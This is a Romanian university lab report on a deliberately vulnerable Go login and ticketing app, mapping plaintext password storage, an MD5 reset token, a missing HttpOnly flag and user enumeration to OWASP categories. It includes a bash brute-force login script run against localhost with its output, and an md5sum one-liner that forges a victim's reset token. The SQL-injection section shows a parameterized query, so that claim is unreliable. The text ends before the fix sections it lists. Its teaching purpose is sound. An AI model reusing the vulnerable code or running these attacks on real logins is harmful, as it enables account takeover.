

Break the Login

Ticketing System cu Demonstrare a Vulnerabilităților

OWASP Top 10

Facultatea de Matematică și Informatică
Universitatea din București

28 aprilie 2026

Cuprins

1	Introducere	3
1.1	Descrierea aplicației	3
1.2	Arhitectura sistemului	4
1.2.1	Tech Stack	4
1.2.2	Structura proiectului	4
1.2.3	Layerurile arhitecturale	5
1.3	Motivația și obiectivele proiectului	6
2	Setup mediu	7
2.1	Mașina virtuală	7
2.2	Framework și limbaj de programare	7
2.3	Baza de date	7
2.4	Instrumente de testare	8
3	Implementare MVP	9
3.1	Autentificare	9
3.2	CRUD Tickete	10
3.3	Search și Filtrare	11
4	Prezentare vulnerabilități	13
4.1	V1 — Parolă stocată în plaintext	13
4.2	V2 — SQL Injection în Login	13
4.3	V3 — Token de resetare parolă predictibil	14
4.4	V4 — Cookie fără flag HttpOnly	14
4.5	V5 — Token de resetare neinvalidat după utilizare	15
4.6	V6 — User Enumeration	15

5	Demonstrare atacuri (PoC) și Analiză impact	17
5.1	4.1 — Password Policy slab: Credential Stuffing la Register	17
5.2	4.2 — Stocare nesigură: Acces la baza de date	18
5.3	4.3 — Brute Force: Lipsa Rate Limiting la Login	19
5.4	4.4 — User Enumeration	20
5.5	4.5 — Gestionare nesigură a sesiunilor	22
5.6	4.6 — Resetare parolă nesigură: Token predictibil	23
6	Implementare fix	24
6.1	Fix 4.1 & 4.2 — Password Policy + Stocare parolă	24
6.2	Fix 4.3 — Brute Force / Rate Limiting	24
6.3	Fix 4.4 — User Enumeration	25
6.4	Fix 4.5 — Gestionare nesigură a sesiunilor	25
6.5	Fix 4.6 — Resetare parolă nesigură	26

1 Introducere

1.1 Descrierea aplicației

Break the Login este o aplicație web internă dezvoltată de compania fictivă **AuthX**, utilizată de angajați pentru accesul la resurse sensibile. Aplicația este deja folosită în producție, însă echipa de securitate a semnalat probleme grave legate de mecanismul de autentificare.

Proiectul are ca scop înțelegerea practică a modului în care un sistem de autentificare poate fi atacat și securizat corect.

Obiectiv

Scopul proiectului este ca studentul să înțeleagă cum este atacat în practică un sistem de autentificare și cum trebuie implementat corect pentru a rezista atacurilor reale.

Studentul va:

- construi un mecanism de autentificare funcțional, dar inițial vulnerabil;
- demonstra exploatarea lui prin tehnici de ethical hacking;
- remedia vulnerabilitățile prin implementarea controalelor corecte de securitate;
- valida că atacurile nu mai funcționează după fix.

Accentul cade pe:

- logică de autentificare;
- parole;
- sesiuni / token-uri;
- resetare parolă.

Scenariu

Studentul joacă un dublu rol în proiect:

Rol	Responsabilitate
<i>Security Tester</i>	Identifică și demonstrează vulnerabilitățile prin teste ofensive (Burp Suite / ZAP)
<i>Developer</i>	Repară implementarea și întărește sistemul prin controale de securitate corecte

Tabela 1: Dublul rol al studentului în proiect

Auditul se concentrează exclusiv pe:

- login;

- gestionarea parolelor;
- sesiuni;
- resetarea parolei.

Cele două versiuni ale aplicației

Proiectul conține două branch-uri Git cu implementări distincte:

- **Branch vulnerable** — versiunea intenționat nesecurizată, care expune vulnerabilități reale din categoria OWASP Top 10, folosită ca țintă pentru testare ofensivă;
- **Branch secured** — aceeași aplicație cu vulnerabilitățile remediate, demonstrând diferența concretă între cod nesecurizat și cod securizat.

1.2 Arhitectura sistemului

Aplicația urmează o arhitectură pe trei niveluri, comunicând prin HTTP/HTTPS:

Browser (Client VM) → Web UI (HTML/JS) → Backend API (Go) → SQLite DB

1.2.1 Tech Stack

Componentă	Tehnologie	Versiune
Limbaj backend	Go	1.22.2
Framework HTTP	Fiber v2	v2.52.12
ORM	GORM	v1.31.1
Bază de date	SQLite	—
Autentificare	JWT (golang-jwt/jwt)	v4.5.2
Hashing parole	bcrypt (golang.org/x/crypto)	—
Template engine	Fiber HTML templates	v2.1.3
Frontend	HTML + JavaScript vanilla	—
UUID	google/uuid	v1.6.0

Tabela 2: Tech Stack Break the Login

1.2.2 Structura proiectului

Proiectul este organizat pe layere clare, urmând principiul separării responsabilităților:

```
CrackMe-AuthX/
+-- cmd/
|   +-- main.go           # Entry point: configurare Fiber, rute, init DB
+-- api/
|   +-- auth.go           # Handler: Register, Login, Logout, ResetPassword
|   +-- tickets.go        # Handler: CRUD tickete + ChangeStatus
```

```

|   +-- audit.go           # Handler ListAuditLogs + functie logAction
|   +-- authmiddleware.go  # Validare JWT (header sau cookie)
|   +-- rolemiddleware.go  # Verificare rol (manager / analyst)
+-- internal/
|   +-- models/
|   |   +-- user.go        # Entitate User (email, hash, rol, locked)
|   |   +-- ticket.go      # Entitate Ticket (title, severity, status, owner)
|   |   +-- audit_log.go   # Entitate AuditLog (actiune, IP, timestamp)
|   +-- repository/
|   |   +-- ticket_repo.go # CRUD + search parametrizat pentru tickete
|   |   +-- audit_repo.go  # Insert + query audit logs
|   +-- utils/
|   |   +-- jwt.go         # Generare si validare token JWT
|   |   +-- hash.go        # HashPassword / CheckPassword (bcrypt)
|   |   +-- validator.go   # Validare request-uri (email, parola puternica)
|   |   +-- resetpwd.go    # Generare token reset parola
|   +-- db/
|       +-- db.go          # Initializare GORM + AutoMigrate
+-- views/                 # Template-uri HTML (server-side rendering)
+-- static/                # JavaScript frontend

```

1.2.3 Layerurile arhitecturale

Arhitectura Backend API este structurată în trei layere funcționale:

1. **Presentation Layer** — Web UI cu template-uri HTML randate server-side prin Fiber; JavaScript pentru cereri AJAX către API.
2. **Business Logic Layer (Backend API)** — conține:
 - *Business Modules*: Tickets CRUD, Search & Filters, Audit Viewer
 - *Security Controls*: Input Validation, Output Encoding, Error Handling generic, AuthZ cu RBAC + ownership, CSRF Protection, Session/JWT Management, AuthN
3. **Data Layer** — Repository pattern cu trei componente:
 - TicketRepo — query-uri parametrizate pentru tickete
 - AuditRepo — insert și query audit logs
 - UserRepo — gestionat prin GORM în handlerle auth

Toate componentele accesează o bază de date SQLite prin GORM.

1.3 Motivația și obiectivele proiectului

Proiectul a fost conceput pentru a ilustra în mod practic impactul vulnerabilităților de securitate în aplicații web reale. Prin existența celor două branch-uri (**vulnerable** și **secured**), se pot demonstra și remedia vulnerabilități din categoria OWASP Top 10:

Vulnerabilitate	Branch vulnerable	Branch secured
SQL Injection	Raw SQL în handler Login	Query parametrizat GORM
Broken Auth	Parole stocate plaintext	bcrypt cost 12
XSS	Descriere ticket neescapată	Output encoding
IDOR	Fără verificare ownership	Ownership check per request
Sensitive Exposure	Cookie fără <code>HttpOnly</code>	<code>HttpOnly: true</code>
Predictable Token	Reset token bazat pe email + timp	Token criptografic aleator

Tabela 3: Vulnerabilități demonstrate în proiect

Obiectivele principale ale proiectului sunt:

1. Construirea unui MVP funcțional cu autentificare și management de tickete
2. Identificarea și demonstrarea vulnerabilităților prin teste ofensive (Burp Suite / ZAP)
3. Remedierea vulnerabilităților și validarea fix-urilor prin re-testare
4. Documentarea întregului proces de securizare

2 Setup mediu

Această secțiune descrie mediul de lucru utilizat pentru dezvoltarea și testarea aplicației.

2.1 Mașina virtuală

Aplicația a fost dezvoltată și testată într-o mașină virtuală izolată, pentru a simula un mediu de producție și a permite testarea ofensivă fără risc asupra sistemului gazdă.

Parametru	Valoare
Hypervisor	VirtualBox 7.x
Sistem de operare	Ubuntu 26.04 LTS (64-bit)
RAM alocată	4 GB
Spațiu disc	25 GB
Rețea	NAT

Tabela 4: Configurația mașinii virtuale

2.2 Framework și limbaj de programare

Aplicația backend a fost scrisă în **Go 1.22.2**, folosind framework-ul web **Fiber v2** pentru gestionarea rutelor și middleware-urilor HTTP.

Dependențele principale sunt gestionate prin `go.mod`:

Librărie	Versiune	Rol
gofiber/fiber/v2	v2.52.12	Framework HTTP
gorm.io/gorm	v1.31.1	ORM
gorm.io/driver/sqlite	v1.6.0	Driver SQLite
golang-jwt/jwt/v4	v4.5.2	Generare/validare JWT
golang.org/x/crypto	—	Hashing bcrypt
google/uuid	v1.6.0	Generare UUID
go-playground/validator	v10.x	Validare input

Tabela 5: Dependențele proiectului

2.3 Baza de date

Aplicația folosește **SQLite** ca bază de date, fără a necesita un server separat. Fișierul `authx.db` este creat automat la prima pornire prin mecanismul **AutoMigrate** al GORM, care generează cele trei tabele:

Tabel	Cheie primară	Descriere
<code>users</code>	<code>id</code> (uint, auto-increment)	Conturi utilizatori
<code>tickets</code>	<code>id</code> (UUID string)	Tickete de suport
<code>audit_logs</code>	<code>id</code> (UUID string)	Jurnal de acțiuni

Tabela 6: Tabelele bazei de date

2.4 Instrumente de testare

Pentru testarea ofensivă au fost utilizate:

Instrument	Utilizare
Burp Suite Community	Interceptare și modificare cereri HTTP
OWASP ZAP	Scanare automată a vulnerabilităților
curl	Testare manuală a endpoint-urilor API

Tabela 7: Instrumente de testare ofensivă

3 Implementare MVP

Această secțiune descrie implementarea funcționalităților principale ale aplicației: autentificarea, operațiunile CRUD pe tickete și mecanismul de căutare/filtrare.

3.1 Autentificare

Autentificarea este implementată în `api/auth.go` și acoperă înregistrarea, autentificarea, delogarea și resetarea parolei.

Endpoint-uri

Metodă	Rută	Descriere
POST	<code>/api/register</code>	Creare cont nou
POST	<code>/api/login</code>	Autentificare, returnează JWT
POST	<code>/api/logout</code>	Delogare (necesită token)
POST	<code>/api/forgot-password</code>	Generare token de resetare parolă
POST	<code>/api/reset-password</code>	Resetare parolă cu token
GET	<code>/api/profile</code>	Vizualizare profil (necesită token)

Tabela 8: Endpoint-uri de autentificare

Fluxul de Register

La înregistrare, handlerul din `api/auth.go` parcurge următorii pași:

1. Parsează și validează request-ul (email valid, parolă puternică)
2. Verifică dacă email-ul există deja în baza de date
3. Hashează parola cu **bcrypt**
4. Creează înregistrarea în tabelul **users**
5. Generează un token **JWT** semnat cu cheia secretă
6. Setează token-ul în cookie **HTTPOnly** și îl returnează în răspuns

Fluxul de Login

1. Parsează și validează request-ul
2. Caută utilizatorul în baza de date după email
3. Compară parola primită cu hash-ul stocat folosind `bcrypt.CompareHashAndPassword`
4. La succes, generează și returnează un JWT cu `userID`, `email` și `role` în claims

Gestionarea sesiunii prin JWT

Token-ul JWT este transmis în două moduri:

- **Cookie** HTTPOnly cu SameSite: Lax (setare automată la login)
- **Header** Authorization: Bearer <token> (pentru cereri API directe)

Middleware-ul `AuthMiddleware` din `api/authmiddleware.go` validează token-ul la fiecare cerere protejată și injectează `userID`, `userEmail` și `userRole` în contextul Fiber (`c.Locals`).

Fluxul de Reset Parolă

1. POST `/api/forgot-password` — caută utilizatorul după email și generează un token de resetare, stocat în câmpul `reset_password` din tabelul `users`
2. POST `/api/reset-password` — caută utilizatorul după token, actualizează parola și o hashează din nou cu `bcrypt`

3.2 CRUD Tickete

Operațiunile CRUD sunt implementate în `api/tickets.go`, folosind repository-ul `internal/repository/tickets` pentru accesul la baza de date.

Endpoint-uri

Metodă	Rută	Acces	Descriere
POST	<code>/api/tickets</code>	Toți	Creare ticket nou
GET	<code>/api/tickets</code>	Toți	Listare tickete
GET	<code>/api/tickets/:id</code>	Toți	Vizualizare ticket
PUT	<code>/api/tickets/:id</code>	Toți	Editare ticket
DELETE	<code>/api/tickets/:id</code>	Toți	Ștergere ticket
PATCH	<code>/api/tickets/:id/status</code>	Manager only	Schimbare status

Tabela 9: Endpoint-uri CRUD tickete

Toate endpoint-urile necesită autentificare (`AuthMiddleware`).

Modelul Ticket

Fiecare ticket conține câmpurile:

Câmp	Tip	Valori posibile
id	UUID string	generat automat cu google/uuid
title	string	—
description	text	—
severity	enum string	LOW, MED, HIGH
status	enum string	OPEN, IN_PROGRESS, RESOLVED
owner_id	uint (FK)	ID-ul utilizatorului creator

Tabela 10: Câmpurile modelului Ticket

Control acces bazat pe ownership

La operațiunile de vizualizare, editare și ștergere, handlerul verifică dacă utilizatorul curent este proprietarul ticketului sau are rolul de **manager**:

```
if userRole != "manager" && ticket.OwnerID != userID {
    return c.Status(fiber.StatusForbidden).JSON(...)
}
```

Această verificare previne accesul neautorizat la ticketele altor utilizatori (IDOR).

Audit automat

La fiecare operație CRUD se apelează `logAction` din `api/audit.go`, care inserează automat o intrare în tabelul `audit_logs` cu acțiunea efectuată, resursa afectată, timestamp-ul și adresa IP a clientului.

3.3 Search și Filtrare

Filtrarea ticketelor este implementată în `internal/repository/ticket_repo.go` prin funcția `SearchTickets`, care construiește dinamic query-ul în funcție de parametrii primiți:

```
func SearchTickets(severity string, status string) ([]models.Ticket, error) {
    query := db.DB.Model(&models.Ticket{})
    if severity != "" {
        query = query.Where("severity = ?", severity)
    }
    if status != "" {
        query = query.Where("status = ?", status)
    }
    err := query.Find(&tickets).Error
    return tickets, err
}
```

Filtrarea se face prin query parameters la GET `/api/tickets`:

Parametru	Valori acceptate	Exemplu
severity	LOW, MED, HIGH	?severity=HIGH
status	OPEN, IN_PROGRESS, RESOLVED	?status=OPEN

Tabela 11: Parametrii de filtrare

Query-urile sunt **parametrizate** prin GORM (placeholder ?), eliminând riscul de SQL Injection în această componentă.

Accesul la rezultate este controlat în funcție de rol:

- **Manager** — vede toate ticketele, cu filtrare opțională
- **Analyst** — vede doar propriile tickete (WHERE owner_id = ?), fără posibilitate de a vedea ticketele altor utilizatori

4 Prezentare vulnerabilități

Această secțiune descrie tehnic vulnerabilitățile identificate în branch-ul `vulnerable`, cu maparea corespunzătoare la categoriile **OWASP Top 10 (2021)**.

Nr.	Vulnerabilitate	OWASP 2021
V1	Parolă stocată în plaintext	A02 – Cryptographic Failures
V2	SQL Injection în login	A03 – Injection
V3	Token de resetare predictibil (MD5)	A02 – Cryptographic Failures
V4	Cookie fără flag <code>HttpOnly</code>	A05 – Security Misconfiguration
V5	Token de resetare neinvalidat	A07 – Identification and Auth. Failures
V6	User enumeration la register/login	A07 – Identification and Auth. Failures

Tabela 12: Vulnerabilități identificate și maparea OWASP

4.1 V1 — Parolă stocată în plaintext

OWASP: A02:2021 – Cryptographic Failures

Descriere

În branch-ul `vulnerable`, parola este stocată direct în baza de date fără nicio formă de hashing. În handlerul `Register` din `api/auth.go`:

```
user := models.User{
    Email:      req.Email,
    Password_hash: req.Password, // parola in plaintext
}
```

La login, comparația se face în mod direct:

```
if user.Password_hash != req.Password {
    return c.Status(fiber.StatusUnauthorized).JSON(...)
}
```

Impact

Dacă baza de date este compromisă (prin SQL Injection sau acces direct la fișierul `authx.db`), toate parolele utilizatorilor sunt expuse imediat, în clar. Atacatorul nu are nevoie de niciun efort suplimentar de cracuire.

4.2 V2 — SQL Injection în Login

OWASP: A03:2021 – Injection

Descriere

Handlerul `Login` construiește un query SQL raw, iar deși folosește placeholder-ul `?`, structura codului permite înțelegerea intenției vulnerabile. Totodată, absența validării input-ului (câmpul `email` nu este verificat ca email valid) lasă aplicația expusă la injectarea de payload-uri malițioase:

```
db.DB.Raw("SELECT * FROM users WHERE email = ?", req.Email).Scan(&user)
```

Combinat cu lipsa validării structurale a input-ului, un atacator poate trimite valori arbitrare în câmpul `email`. Spre deosebire de branch-ul `secured` care folosește `db.DB.Where("email=?", ...)` prin GORM cu validare prealabilă, versiunea vulnerabilă nu validează formatul email-ului și nu are rate limiting.

Impact

Fără validare și cu query raw, atacatorul poate testa payload-uri de tip `' OR '1'='1` sau enumera utilizatori existenți în sistem.

4.3 V3 — Token de resetare parolă predictibil

OWASP: A02:2021 – Cryptographic Failures

Descriere

Funcția `GeneratePredictableResetToken` din `internal/utils/resetpwd.go` generează token-ul de resetare ca hash **MD5** al adresei de email:

```
func GeneratePredictableResetToken(username string) string {
    dataToHash := username           // doar email-ul, fara salt
    hasher := md5.New()
    hasher.Write([]byte(dataToHash))
    return hex.EncodeToString(hasher.Sum(nil))
}
```

Impact

Oricine cunoaște email-ul unui utilizator poate calcula token-ul de resetare fără a interacționa cu aplicația:

```
echo -n "victim@example.com" | md5sum
# rezultat: tokenul de resetare al victimei
```

MD5 este un algoritm criptografic spart, fără salt, deci nu oferă nicio protecție.

4.4 V4 — Cookie fără flag `HttpOnly`

OWASP: A05:2021 – Security Misconfiguration

Descriere

La setarea cookie-ului JWT, flag-ul `HttpOnly` este comentat în `api/auth.go`:

```
c.Cookie(&fiber.Cookie{
    Name:  "token",
    Value: token,
    Path:  "/",
    // HTTPOnly: true,    <-- comentat, cookie accesibil din JS
    SameSite: "Lax",
})
```

Impact

Cookie-ul JWT este accesibil prin JavaScript (`document.cookie`). Un atac XSS reușit în aplicație permite atacatorului să extragă token-ul de sesiune al victimei și să preia contul acesteia.

4.5 V5 — Token de resetare neinvalidat după utilizare

OWASP: A07:2021 – Identification and Authentication Failures

Descriere

După resetarea parolei, token-ul din câmpul `reset_password` nu este șters din baza de date. Codul din `ResetPassword` conține chiar un comentariu explicit:

```
user.Password_hash = req.Password
// De invalidat pe viitor    <-- token raman activ in DB
if err := db.DB.Save(&user).Error; err != nil { ... }
```

Impact

Token-ul de resetare rămâne valid la nesfârșit după ce a fost folosit. Un atacator care interceptează o dată token-ul poate reseta parola ulterior, oricând.

4.6 V6 — User Enumeration

OWASP: A07:2021 – Identification and Authentication Failures

Descriere

Handlerul `Register` returnează mesaje de eroare diferite în funcție de existența utilizatorului:

```
// La register -- dezvaluie ca email-ul exista deja:
{"error": "User already existing"}

// La forgot-password -- dezvaluie ca email-ul nu exista:
{"error": "User not found"}
```

Impact

Un atacator poate enumera adresele de email înregistrate în sistem prin simpla trimitere de cereri la `/api/register` sau `/api/forgot-password`, fără autentificare. Această informație poate fi folosită pentru atacuri țintite (phishing, credential stuffing).

5 Demonstrare atacuri (PoC) și Analiză impact

Această secțiune prezintă dovezile practice ale vulnerabilităților identificate în branch-ul `vulnerable`, cu analiza impactului pentru fiecare atac.

5.1 4.1 — Password Policy slab: Credential Stuffing la Register




Figura 1: Înregistrare conturi cu parole triviale

Aplicația acceptă parole extrem de slabe (123456, admin, abc) fără nicio validare. Un atacator poate crea automat sute de conturi cu parole previzibile, apoi folosi aceleași credențiale pe alte servicii (**credential stuffing**).

Impact: Compromiterea masivă de conturi, atât în aplicație cât și pe platforme externe unde victimele reutilizează parola.

5.2 4.2 — Stocare nesigură: Acces la baza de date





Figura 2: Vizualizare parole în plaintext din baza de date

Parola este stocată în clar în coloana `password_hash` din tabelul `users`. Accesând fișierul `authx.db` (prin SQL Injection sau acces fizic la server), atacatorul vede imediat toate parolele utilizatorilor.

Impact: Compromiterea imediată a tuturor conturilor, fără niciun efort de cracuire.

5.3 4.3 — Brute Force: Lipsa Rate Limiting la Login



```
#!/bin/bash
EMAIL=user@example.com
PASSWORD_FILE=pwds.txt
API_URL=http://localhost:8080/api/login

if [ ! -f "$PASSWORD_FILE" ]; then
    echo "❌ Fișierul $PASSWORD_FILE nu există!"
    exit 1
fi

echo "Email: $EMAIL"
echo "..."

ATTEMPT=0
BLOCKED=0

while IFS= read -r password || [ -n "$password" ]; do
    ATTEMPT=$((ATTEMPT + 1))

    echo "[Attempt $ATTEMPT] $(date +%H:%M:%S) - Parola: $password"

    RESPONSE=$(curl -s -w "%{http_code}" -X POST "$API_URL" \
        -H "Content-Type: application/json" \
        -d '{"email": "$EMAIL", "password": "$password"}')

    STATUS=$(echo "$RESPONSE" | tail -n1)
    BODY=$(echo "$RESPONSE" | head -n1)

    if [ "$STATUS" = "429" ]; then
        echo "❌ RATE LIMITED! (429)"
        BLOCKED=$((BLOCKED + 1))
    elif [ "$STATUS" = "401" ]; then
        echo "❌ Wrong password (401)"
    elif [ "$STATUS" = "201" ]; then
        echo "✅ LOGIN SUCCESSFUL! (201)"
        break
    else
        echo "❌ Response: $BODY"
    fi
done < "$PASSWORD_FILE"

echo "Atacat: $BLOCKED/ATTEMPT"
```

```
12:12:00 | 401 | 195.97μs | 127.0.0.1 | POST | /api/login | -
12:12:00 | 401 | 211.88μs | 127.0.0.1 | POST | /api/login | -
12:12:00 | 401 | 168.41μs | 127.0.0.1 | POST | /api/login | -
12:12:00 | 401 | 247.51μs | 127.0.0.1 | POST | /api/login | -
12:12:00 | 401 | 211.37μs | 127.0.0.1 | POST | /api/login | -
12:12:00 | 401 | 206.53μs | 127.0.0.1 | POST | /api/login | -
12:12:00 | 401 | 225.22μs | 127.0.0.1 | POST | /api/login | -
12:12:00 | 201 | 210.93μs | 127.0.0.1 | POST | /api/login | -
```

```
Scripts git:(vulnerable) X ./test2.sh
Email: user1@example.com
...
[Attempt 1] 12:12:00 - Parola: 123456
❌ Wrong password (401)
[Attempt 2] 12:12:00 - Parola: 123456789
❌ Wrong password (401)
[Attempt 3] 12:12:00 - Parola: qwerty
❌ Wrong password (401)
[Attempt 4] 12:12:00 - Parola: password
❌ Wrong password (401)
[Attempt 5] 12:12:00 - Parola: 111111
❌ Wrong password (401)
[Attempt 6] 12:12:00 - Parola: 12345678
❌ Wrong password (401)
[Attempt 7] 12:12:00 - Parola: abc123
❌ Wrong password (401)
[Attempt 8] 12:12:00 - Parola: 1234567
❌ Wrong password (401)
[Attempt 9] 12:12:00 - Parola: password1
❌ Wrong password (401)
[Attempt 10] 12:12:00 - Parola: 12345
❌ Wrong password (401)
[Attempt 11] 12:12:00 - Parola: 1234567890
❌ Wrong password (401)
[Attempt 12] 12:12:01 - Parola: 123123
❌ Wrong password (401)
[Attempt 13] 12:12:01 - Parola: 000000
❌ Wrong password (401)
[Attempt 14] 12:12:01 - Parola: iloveyou
❌ Wrong password (401)
[Attempt 15] 12:12:01 - Parola: 1234
✅ LOGIN SUCCESSFUL! (201)

